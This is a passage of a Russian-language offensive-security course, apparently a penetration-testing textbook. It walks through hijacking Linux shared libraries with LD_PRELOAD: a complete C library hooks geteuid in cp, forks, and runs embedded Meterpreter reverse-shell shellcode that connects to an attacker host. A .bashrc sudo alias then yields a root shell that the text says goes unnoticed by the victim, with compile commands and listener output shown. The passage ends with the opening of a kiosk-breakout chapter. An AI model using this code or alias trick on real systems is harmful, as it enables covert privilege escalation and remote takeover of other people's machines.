`LD_PRELOAD` сталкивается с похожим ограничением, что и вектор эксплуатации `LD_LIBRARY_PATH`, который мы разобрали ранее. `sudo` явно игнорирует пользовательскую переменную окружения `LD_PRELOAD`, если реальный UID пользователя не совпадает с эффективным UID. Это важно, поскольку мешает подходу повышения привилегий, описанному ранее в этом модуле. Потенциальные обходы существуют, и мы объясним их позже.

Как уже упоминалось, библиотеки, указанные через `LD_PRELOAD`, загружаются раньше любых других библиотек, которые будет использовать программа. Это значит, что методы, определённые нами в библиотеке, загруженной через `LD_PRELOAD`, переопределяют методы, загруженные позже. Такое переопределение методов - техника, известная как перехват функций (function hooking).[52]

Поскольку исходные библиотеки также всё ещё загружаются, мы можем вызывать исходные функции и позволить программе продолжать работать как задумано. Это делает активность гораздо менее заметной и с меньшей вероятностью насторожит опытного администратора.

В этом модуле мы используем эту технику для загрузки собственной вредоносной разделяемой библиотеки. Мы также загружаем исходные библиотеки, то есть программа будет работать как задумано, что поможет сохранять низкий профиль.

Для этого вектора атаки сначала нужно найти приложение, которое жертва, вероятно, часто использует. Один потенциальный вариант - утилита `cp`,[53] используемая для копирования файлов между расположениями в системе. Эта утилита часто используется с sudo, что может повысить эффективность атаки.

Можно запустить `ltrace`[54] для команды `cp`, чтобы получить список вызовов библиотечных функций, которые она использует при обычной работе.

```
offsec@linuxvictim:~$ ltrace cp
strrchr("cp", '/')                                              = nil
...
geteuid()                                                       = 1000
getenv("POSIXLY_CORRECT")                                       = nil
...
fflush(0x7f717f0c0680)                                          = 0
fclose(0x7f717f0c0680)                                          = 0
+++ exited (status 1) +++
```

Листинг 494 - Запуск ltrace для утилиты cp

`ltrace` установлен не по умолчанию во всех дистрибутивах Linux, но встречается довольно часто. Его также можно установить через стандартные репозитории пакетов. В нашем случае `ltrace` установлен на лабораторной машине `linuxvictim`. В реальном сценарии в идеале стоит запускать его на целевой машине, если это возможно, чтобы вызовы библиотек точно соответствовали системе цели и конфигурации программы.

Вызовов много, но один выделяется - `geteuid`.[55] Эта функция является хорошим кандидатом, потому что, похоже, вызывается только один раз во время работы приложения, что ограничивает частоту выполнения нашего кода. Использование этой функции ограничит количество лишних оболочек. Согласно справочной странице функции,[56] она не принимает параметров и возвращает номер UID пользователя.

Попробуем перехватить этот вызов через собственную вредоносную разделяемую библиотеку. В библиотеке мы просто переопределим функцию `geteuid`. Функцию-конструктор, как в предыдущих примерах, определять не нужно. Причина в том, что мы хотим запускать полезную нагрузку при вызове библиотечной функции, а не при загрузке библиотеки. Кроме того, это позволит изменить поведение библиотеки и при этом сохранить исходное поведение.

На этот раз включим обратную оболочку, чтобы получить полную пользу от наших усилий. Пройдём по коду.

Сначала, как и в других C-программах, операторы включения (`include`) перечисляют стандартные библиотеки, которые будет использовать программа. `dlfcn.h`[57] стоит отметить отдельно, поскольку он определяет функции для взаимодействия с загрузчиком динамической компоновки.

```
#define _GNU_SOURCE
#include <sys/mman.h> // for mprotect
#include <stdlib.h>
#include <stdio.h>
#include <dlfcn.h>
#include <unistd.h>
```

Листинг 495 - Операторы include

Следующая часть кода - шеллкод, сохранённый в массиве символов `buf`. Полезную нагрузку можно сгенерировать с помощью `msfvenom` в формате C.

```
char buf[] =
"\x48\x31\xff\x6a\x09\x58\x99\xb6\x10\x48\x89\xd6\x4d\x31\xc9"
"\x6a\x22\x41\x5a\xb2\x07\x0f\x05\x48\x85\xc0\x78\x51\x6a\x0a"
"\x41\x59\x50\x6a\x29\x58\x99\x6a\x02\x5f\x6a\x01\x5e\x0f\x05"
"\x48\x85\xc0\x78\x3b\x48\x97\x48\xb9\x02\x00\x05\x39\xc0\xa8"
"\x76\x03\x51\x48\x89\xe6\x6a\x10\x5a\x6a\x2a\x58\x0f\x05\x59"
"\x48\x85\xc0\x79\x25\x49\xff\xc9\x74\x18\x57\x6a\x23\x58\x6a"
"\x00\x6a\x05\x48\x89\xe7\x48\x31\xf6\x0f\x05\x59\x59\x5f\x48"
"\x85\xc0\x79\xc7\x6a\x3c\x58\x6a\x01\x5f\x0f\x05\x5e\x6a\x7e"
"\x5a\x0f\x05\x48\x85\xc0\x78\xed\xff\xe6";
```

Листинг 496 - Обратный шеллкод Meterpreter

После объявления шеллкода определим функцию `geteuid`. Её сигнатура совпадает с исходной. Она не принимает параметров (`void`) и возвращает значение `uid_t`, что в этом случае является обычным целым числом.

```
uid_t geteuid(void)
{
```

Листинг 497 - Определение функции

Следующая строка определяет указатель, который мы используем для ссылки на старую функцию `geteuid`. Мы используем ключевое слово `typeof`,[58] чтобы динамически определить тип указателя. Как напоминание из раздела про антивирус: указатель - это переменная, указывающая на место в памяти. В этом случае он указывает на область памяти, где хранится старая функция `geteuid`.

```
        typeof(geteuid) *old_geteuid;
```

Листинг 498 - Определение указателя на старую функцию geteuid

Это даёт доступ к исходной функции, чтобы позже вызвать её. Так мы сможем сохранить исходную функциональность программы.

Далее используем функцию `dlsym`[59], чтобы получить адрес памяти исходной версии функции `geteuid`. Функция `dlsym` ищет символ динамической библиотеки в памяти. При вызове ей передаётся имя символа, который мы пытаемся найти, в данном случае `geteuid`. Она возвращает следующее вхождение `geteuid` в памяти за пределами текущей библиотеки. Такой вызов пропускает нашу версию функции и находит следующую, которая должна быть исходной версией, загруженной программой, вызванной пользователем.

```
        old_geteuid = dlsym(RTLD_NEXT, "geteuid");
```

Листинг 499 - Определение указателя на старую функцию geteuid

На этом этапе важно отметить: если оставить формат кода исходной разделяемой библиотеки, мы столкнёмся с проблемой. Если использовать его как есть, при запуске целевого приложения оно остановится и будет ждать, пока оболочка завершится, прежде чем продолжить. Это значит, что функция зависнет, и программа `cp` тоже зависнет. Это определённо вызовет подозрения. В идеале программа должна сразу вернуть управление, но всё ещё запускать оболочку в фоне.

Для этого нужно создать новый процесс для оболочки. Можно сделать это с помощью метода `fork`,[60] который создаёт новый процесс путём дублирования родительского процесса. Эта строка в коде определяет, равен ли результат вызова `fork` нулю. Если да, мы выполняемся внутри только что созданного дочернего процесса и можем запустить оболочку, как в более раннем приложении с оболочкой для обхода антивируса. В противном случае функция возвращает ожидаемое значение `geteuid` исходной вызывающей программе, чтобы та могла продолжить работу как задумано. Последние две строки возвращают бессмысленное значение на случай, если код дойдёт до этой точки, чего в реальности происходить не должно.

```
        if (fork() == 0)
        {
                intptr_t pagesize = sysconf(_SC_PAGESIZE);
                if (mprotect((void *)(((intptr_t)buf) & ~(pagesize - 1)),
                 pagesize, PROT_READ|PROT_EXEC)) {
                        perror("mprotect");
                        return -1;
                }
                int (*ret)() = (int(*)())buf;
                ret();
        }
        else
        {
                printf("HACK: returning from function...\n");
                return (*old_geteuid)();
        }
        printf("HACK: Returning from main...\n");
        return -2;
}
```

Листинг 500 - Создание дочернего процесса для получения оболочки

Код внутри ветви `fork` проверяет, что шеллкод находится на исполняемой странице памяти перед выполнением. Дополнительный шаг нужен потому, что флаг компиляции `-fPIC` переносит шеллкод в секцию `.data` библиотеки, чтобы сделать его позиционно-независимым. Сначала код получает размер страницы памяти, чтобы определить границы доступа к памяти. Затем он изменяет страницу памяти, содержащую шеллкод, и делает её исполняемой с помощью `mprotect`. Для этого он задаёт свойства доступа `PROT_READ` и `PROT_EXEC`, что делает код доступным для чтения и выполнения. Если изменение прав памяти завершается ошибкой, программа выходит с кодом возврата `-1`.

Сохраним код как `evileuid.c` и скомпилируем/слинкуем его, как в предыдущих примерах.

```
offsec@linuxvictim:~$ gcc -Wall -fPIC -z execstack -c -o evil_geteuid.o evileuid.c

offsec@linuxvictim:~$ gcc -shared -o evil_geteuid.so evil_geteuid.o -ldl
```

Листинг 501 - Компиляция нашей библиотеки

Теперь, когда библиотека скомпилирована, выполним тест. После настройки слушателя Meterpreter для нашего шеллкода один раз запустим `cp` без библиотеки, а затем ещё раз с установленной переменной окружения `LD_PRELOAD`, перехватывая вызов функции.

```
offsec@linuxvictim:~$ cp /etc/passwd /tmp/testpasswd

offsec@linuxvictim:~$ export LD_PRELOAD=/home/offsec/evil_geteuid.so

offsec@linuxvictim:~$ cp /etc/passwd /tmp/testpasswd
HACK: returning from function...
```

Листинг 502 - Выполнение полезной нагрузки

Сработало. В слушателе Metasploit видно, что оболочка успешно подключилась.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.120:1337

[*] Sending stage (3012516 bytes) to 192.168.120.46
[*] Meterpreter session 8 opened (192.168.119.120:1337 -> 192.168.120.46:58114) at 2020-07-28 16:58:40 -0400

meterpreter > getuid
Server username: no-user @ linuxvictim (uid=1000, gid=1000, euid=1000, egid=1000)
```

Листинг 503 - Оболочка получена

Это большой шаг, но мы всё ещё выполняемся от имени пользователя `offsec`. Привилегии пока не повышены. Попробуем сделать это дальше.

Перед продолжением снимем `LD_PRELOAD`, поскольку она может плохо повлиять на другие действия в системе.

```
offsec@linuxvictim:~$ unset LD_PRELOAD
```

Листинг 504 - Очистка LD_PRELOAD

Теперь, когда всё работает, обсудим повышение привилегий этим методом. Как упоминалось ранее, динамический компоновщик игнорирует `LD_PRELOAD`, когда эффективный UID пользователя (EUID) не совпадает с реальным UID, например при запуске команд через sudo. Нам может повезти, если в `/etc/sudoers` установлено `env_keep+=LD_PRELOAD`, но это маловероятно. Настройка `env_keep` явно разрешает передавать определённые переменные окружения в sudo-сеанс при выполнении вызовов. По умолчанию это отключено.

Мы могли бы попробовать предыдущий подход с определением sudo-алиаса для пользователя, но быстрая проверка показывает, что код не выполняется. В этом случае нужно явно установить `LD_PRELOAD` при вызове sudo, что можно сделать в алиасе в `.bashrc`.

```
alias sudo="sudo LD_PRELOAD=/home/offsec/evil_geteuid.so"
```

Листинг 505 - Установка sudo-алиаса

Обратите внимание: если бы мы выполняли эту атаку в контексте обычного пользователя, нужно было бы задать переменную окружения в пользовательском `.bashrc` или `.bash_profile`, подобно тому, как мы делали с `LD_LIBRARY_PATH`.

После повторной загрузки файла `.bashrc` через `source`, как раньше, можно снова запустить команду `cp`.

```
offsec@linuxvictim:~$ sudo cp /etc/passwd /tmp/testpasswd
HACK: returning from function...
```

Листинг 506 - Запуск команды с sudo

Далее проверяем консоль Metasploit и обнаруживаем, что получили сеанс от имени root.

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.119.120:1337

[*] Sending stage (3012516 bytes) to 192.168.120.46
[*] Meterpreter session 9 opened (192.168.119.120:1337 -> 192.168.120.46:39464) at 2020-07-29 11:16:07 -0400

meterpreter > getuid
Server username: no-user @ linuxvictim (uid=0, gid=0, euid=0, egid=0)
```

Листинг 507 - Успешное получение root-оболочки

Отлично. Мы повысили привилегии, а жертва ничего не заметила. Как показано, `LD_PRELOAD` может быть эффективным методом эксплуатации в определённых сценариях.

### 10.3.3.1 Упражнения

1. Скомпилируйте файл вредоносной библиотеки, чтобы перехватить функцию `geteuid`. Загрузите библиотеку через `LD_PRELOAD` и получите выполнение кода с помощью `cp`.
2. Получите root-оболочку с помощью вредоносной библиотеки выше, создав sudo-алиас.

## 10.4 Итоги

Учитывая значительную базу установок Linux, специалисты по безопасности должны понимать потенциальные угрозы для таких систем. В этом модуле мы рассмотрели часть этих потенциальных векторов атак. Мы обсудили методы эксплуатации пользовательских конфигурационных файлов и взяли VIM как практический пример.

Мы также обсудили базовый обход антивируса в Linux с использованием Kaspersky Endpoint Security и набора антивирусных сканеров, представленных на `antiscan.me`, в качестве целей. Затем мы обсудили несколько подходов к перехвату разделяемых библиотек. Они включали использование переменных окружения `LD_LIBRARY_PATH` и `LD_PRELOAD`.

Это демонстрирует, что рабочее знание слабых мест, которые могут влиять на Linux-системы, помогает специалистам по наступательной безопасности проводить оценки таких и похожих целей.

## Примечания


**[1]** (Jovan Milenkovic, 2020), https://kommandotech.com/statistics/operating-system-market-share/
**[2]** (Arch Linux, 2020), https://wiki.archlinux.org/index.php/Dotfiles
**[3]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Hidden_file_and_hidden_directory#Unix_and_Unix-like_environments
**[4]** https://www.gnu.org/software/bash/manual/html_node/Bash-Startup-Files.html
**[5]** (Vim.org, 2020), https://www.vim.org
**[6]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Vi
**[7]** (Fandom.com, 2003), https://vim.fandom.com/wiki/Open_vimrc_file
**[8]** (Steve Losh, 2013), https://learnvimscriptthehardway.stevelosh.com
**[9]** (Mendel Cooper, 2014), http://tldp.org/LDP/abs/html/internalvariables.html
**[10]** (StackExchange, 2015), https://unix.stackexchange.com/questions/181492/why-is-it-risky-to-give-sudo-vim-access-to-ordinary-users
**[11]** (Linuxize, 2020), https://linuxize.com/post/bash-source-command/
**[12]** (Stack Overflow, 2009), https://stackoverflow.com/questions/803464/how-do-i-source-something-in-my-vimrc-file

**[13]** (Die.net, 2012), https://linux.die.net/man/8/visudo
**[14]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Alias_(command)
**[15]** (Die.net, 2012), https://linux.die.net/man/8/sudoedit
**[16]** (Bram Moolenaar, 2010), http://vimdoc.sourceforge.net/htmldoc/autocmd.html
**[17]** (AV Test, 2015), https://www.av-test.org/en/news/linux-16-security-packages-against-windows-and-linux-malware-put-to-the-test/
**[18]** (Kaspersky, 2020), https://support.kaspersky.com/kes11linux
**[19]** (Eicar, 2020), https://www.eicar.org/?page_id=3950
**[20]** (open-std.org, 2013), http://www.open-std.org/JTC1/SC22/WG14/www/standards
**[21]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Pointer_(computer_programming)
**[22]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Dereference_operator
**[23]** (Alex Allain, 2019), https://www.cprogramming.com/tutorial/function-pointers.html
**[24]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Type_conversion
**[25]** (Free Software Foundation, Inc., 2020), https://gcc.gnu.org
**[26]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Local_variable
**[27]** (Rapid7, 208), https://github.com/rapid7/metasploit-framework/issues/9663
**[28]** (AntiScan.Me, 2020), https://www.antiscan.me/
**[29]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/XOR_cipher
**[30]** (The MITRE Corporation, 2020), https://attack.mitre.org/techniques/T1574/001/
**[31]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Executable_and_Linkable_Format
**[32]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Portable_Executable
**[33]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Dynamic-link_library
**[34]** (David A. Wheeler, 2013), https://tldp.org/HOWTO/Program-Library-HOWTO/shared-libraries.html
**[35]** (Amir Rachum, 2016), https://amir.rachum.com/blog/2016/09/17/shared-libraries/#runtime-search-path
**[36]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Rpath
**[37]** (Amir Rachum, 2016), https://amir.rachum.com/blog/2016/09/17/shared-libraries/#rpath-and-runpath
**[38]** (Man7.org, 2020), https://man7.org/linux/man-pages/man8/ldconfig.8.html
**[39]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/C_(programming_language)
**[40]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Constructor_(object-oriented_programming)
**[41]** (David A. Wheeler, 2013), https://tldp.org/HOWTO/Program-Library-HOWTO/miscellaneous.html
**[42]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Position-independent_code
**[43]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Soname
**[44]** (Man7.org, 2020), https://man7.org/linux/man-pages/man1/ldd.1.html
**[45]** (GnuPG Project, 2017), https://www.gnupg.org/software/libgpg-error/index.html
**[46]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Symbol_(programming)
**[47]** (Die.net, 2009), https://linux.die.net/man/1/readelf
**[48]** (Free Software Foundation, Inc., 2020), https://www.gnu.org/software/gnulib/manual/html_node/LD-Version-Scripts.html
**[49]** (Man7.org, 2020), https://man7.org/linux/man-pages/man8/ld.so.8.html
**[50]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Dynamic_linker
**[51]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Type_signature#Method_signature
**[52]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Hooking
**[53]** (Man7.org, 2020), https://man7.org/linux/man-pages/man1/cp.1.html
**[54]** (Die.net, 2020), https://linux.die.net/man/1/ltrace
**[55]** (Die.net, 2020), https://linux.die.net/man/2/geteuid
**[56]** (Die.net, 2020), https://linux.die.net/man/2/geteuid
**[57]** (Die.net, 2020), https://linux.die.net/man/3/dlopen
**[58]** (Free Software Foundation, Inc., 2020), https://gcc.gnu.org/onlinedocs/gcc/Typeof.html
**[59]** (Die.net, 2020), https://linux.die.net/man/3/dlsym
**[60]** (Man7.org, 2020), https://man7.org/linux/man-pages/man2/fork.2.html

# Глава 11. Выход из киосковых ограничений

Интерактивные киоски[1] - это компьютерные системы, обычно предназначенные для публичного использования: просмотра Интернета, регистрации или получения информации. Их часто устанавливают в холлах корпоративных зданий, аэропортах, торговых точках и других местах. Поскольку такими системами пользуется широкий круг людей, киоски проектируются с ограничивающими интерфейсами и урезанной функциональностью, призванной предотвращать вредоносные действия.

Однако эти оставленные без постоянного присмотра системы обычно подключены к внутренним системам или корпоративным сетям, а значит могут стать площадкой для компрометации.

Похожим образом тонкий клиент[2] предоставляет ограниченный интерфейс к более мощной серверной системе. Такой клиент может быть физическим, например автономным Wyse Client,[3] или виртуальным, например виртуальным рабочим столом Citrix.[4] Методология атаки на киоски и тонкие клиенты похожа.

В этом модуле мы сосредоточимся на Porteus Kiosk[5] как учебном примере эксплуатации заблокированного киоска, чтобы выйти за пределы ограниченного пользовательского интерфейса и полностью скомпрометировать систему. Затем киоск можно использовать для разведки и последующей компрометации внутренней сети и подключённых систем.

## 11.1 Сбор информации о киоске

Поскольку такие интерфейсы проектируются с ограниченной функциональностью, важно сначала выяснить, что вообще доступно. В ходе этого процесса у нас обычно не будет роскоши использовать специализированные инструменты вроде тех, что есть на машине Kali Linux. Вместо этого мы будем действовать по принципу использования штатных средств (living off the land): использовать или нестандартно применять инструменты, уже установленные в системе, чтобы постепенно расширять доступ к самой системе и её внутренним сетям.

Есть несколько проектов, посвящённых каталогизации полезных бинарных файлов для этой цели, например Windows-проект Living Off The Land Binaries and Scripts (LOLBAS)[6] и Unix/Linux-проект GTFOBins.[7] Эти проекты могут дополнять тактики, которые мы используем в этом модуле.

Самый экономичный подход к проектированию ПО для киоска - просто наложить тонкий ограничивающий слой поверх стандартной операционной системы. Для атакующего это выгодно, поскольку массовые операционные системы ставят во главу угла удобство пользователя и предоставляют инструменты и доступ, нужные обычному пользователю. Такой дополнительно установленный интерфейс киоска может быть трудно защитить должным образом.

Когда мы начинаем исследовать консоль, нужно помнить, что в реальной ситуации мы физически взаимодействовали бы с киоском через сенсорный экран, мышь или трекпад, а иногда и клавиатуру. Однако для целей этой лабораторной работы мы имитируем физический доступ к киоску через VNC. Поскольку мы будем полагаться на разные сочетания клавиш, используем XTigerVNCViewer,[8] который хорошо поддерживает клавиатурные сокращения. Установим его через `apt` из терминала Kali:

```
kali@kali:~$ sudo apt install tigervnc-viewer
```

Листинг 508 - Установка клиента tigervnc

Когда установка завершится, можно запустить клиент:

```
kali@kali:~$ xtigervncviewer
```

Листинг 509 - Запуск клиента tigervnc

Когда клиент запущен, можно ввести IP-адрес виртуальной машины киоска и подключиться с паролем `lab`. Чтобы перейти в полноэкранный режим, нажмём *, откроем меню настроек и выберем `Full screen`. Так все нажатия клавиш будут направляться в киоск.




Рисунок 171: Меню VNC для включения полноэкранного режима

После подключения мы видим исходный интерфейс киоска, показанный на рисунке 172. Этот интерфейс состоит из окна браузера с ограниченной функциональностью:




Рисунок 172: Интерфейс киоска

Начнём переходить по страницам, которые показывает киоск. В этом случае единственная ссылка - почтовая ссылка `Contact us`, которая, похоже, ничего не делает при нажатии. Хотя эта ссылка почти ничего не раскрыла, в некоторых ситуациях такая ссылка может привести к уязвимой контактной форме или даже запустить почтовый клиент. В любом случае приложение киоска стоит тщательно изучить, прежде чем применять более интересные техники.

Теперь, когда мы просмотрели разные страницы киоска, попробуем выйти за пределы ожидаемого пользовательского сценария. Первый и самый очевидный путь - правая кнопка мыши, которая в обычных условиях показывала бы различные подменю или контекстные меню для изучения. К сожалению, щелчок правой кнопкой отключён, по крайней мере в этом приложении. Если мы получим доступ к другому приложению, можно будет попробовать это снова, но пока двигаемся дальше.

Далее попробуем разные комбинации щелчков левой, правой и средней кнопками мыши вместе с клавишами `B` и `C` на разных элементах интерфейса, таких как ссылки или пункты меню. В этом случае эти комбинации, похоже, почти ничего не дают.

Используем другой подход: попробуем выйти из развёрнутой сессии браузера через встроенные сочетания клавиш.[9] Например, можно нажать `Alt+Tab`, чтобы попытаться переключить задачи, и обнаружить, что Firefox - единственное запущенное приложение (рисунок 173). Это неудачно, поскольку переключение задач могло бы открыть другие направления для исследования.




Рисунок 173: Переключение активных приложений через Alt-Tab

Для полноты проверки попробуем разные другие сочетания клавиш.

Списки сочетаний клавиш доступны онлайн для разных операционных систем, включая Windows,[10] а также оконные менеджеры Linux, такие как Gnome[11] и KDE.[12]

К сожалению, этот киоск, похоже, не принимает большинство сочетаний клавиш. Нужно попробовать другой подход.

### 11.1.1 Сбор информации через браузер киоска

На этом этапе, поскольку у нас есть доступ только к Firefox, внимательно изучим сам интерфейс браузера. В некоторых случаях у нас может быть доступ к различным пунктам меню, что заслуживает аккуратного исследования. Однако в данном случае меню для изучения нет, поэтому начнём проверять разные кнопки, представленные значками, и другие элементы пользовательского интерфейса.

С помощью соответствующих кнопок можно переходить назад и вперёд по истории, обновлять страницу, возвращаться на домашнюю страницу, увеличивать и уменьшать масштаб, а также загружать новую пустую вкладку. Долгое нажатие на кнопку `Back` может показать историю браузера или ранее посещённые страницы. Однако в этом случае сохранённой истории нет.

Помимо доступных кнопок, можно взаимодействовать с URL-адресной строкой. При вводе текста в адресную строку нам показываются предложенные ссылки по введённым ключевым словам. К сожалению, попытка нажать эти результаты показывает только страницу ошибки со значком замка, указывая, что страницы недоступны.

Также можно взаимодействовать со значком настроек, который отображается как маленькая шестерёнка в панели предложений (рисунок 174). Однако нажатие этого значка просто открывает `about:preferences` на пустой странице, снова указывая, что функциональность ограничена.




Рисунок 174: Предложения браузера и значок настроек

Это наблюдение подсказывает ещё одно направление. Многие браузеры включают служебные адреса-ключевые слова, которые дают доступ к различной функциональности. Однако ни одно из внутренних ключевых слов Firefox,[13] например `about:config`, похоже, не работает.

Рисунок 175: Ключевые слова Firefox приводят к пустой странице

В этом случае единственный очевидный способ взаимодействовать с киоском - через адресную строку. URL домашней страницы киоска начинается с `file://`. Это означает, что содержимое хранится локально в файловой системе киоска. Проверка URL домашней страницы (`file:///var/www/localhost/index.html`) раскрывает путь к ней (`file:///var/www/localhost/`). Удалим `index.html` из URL, пытаясь просмотреть содержимое каталога. Появляется листинг каталога:

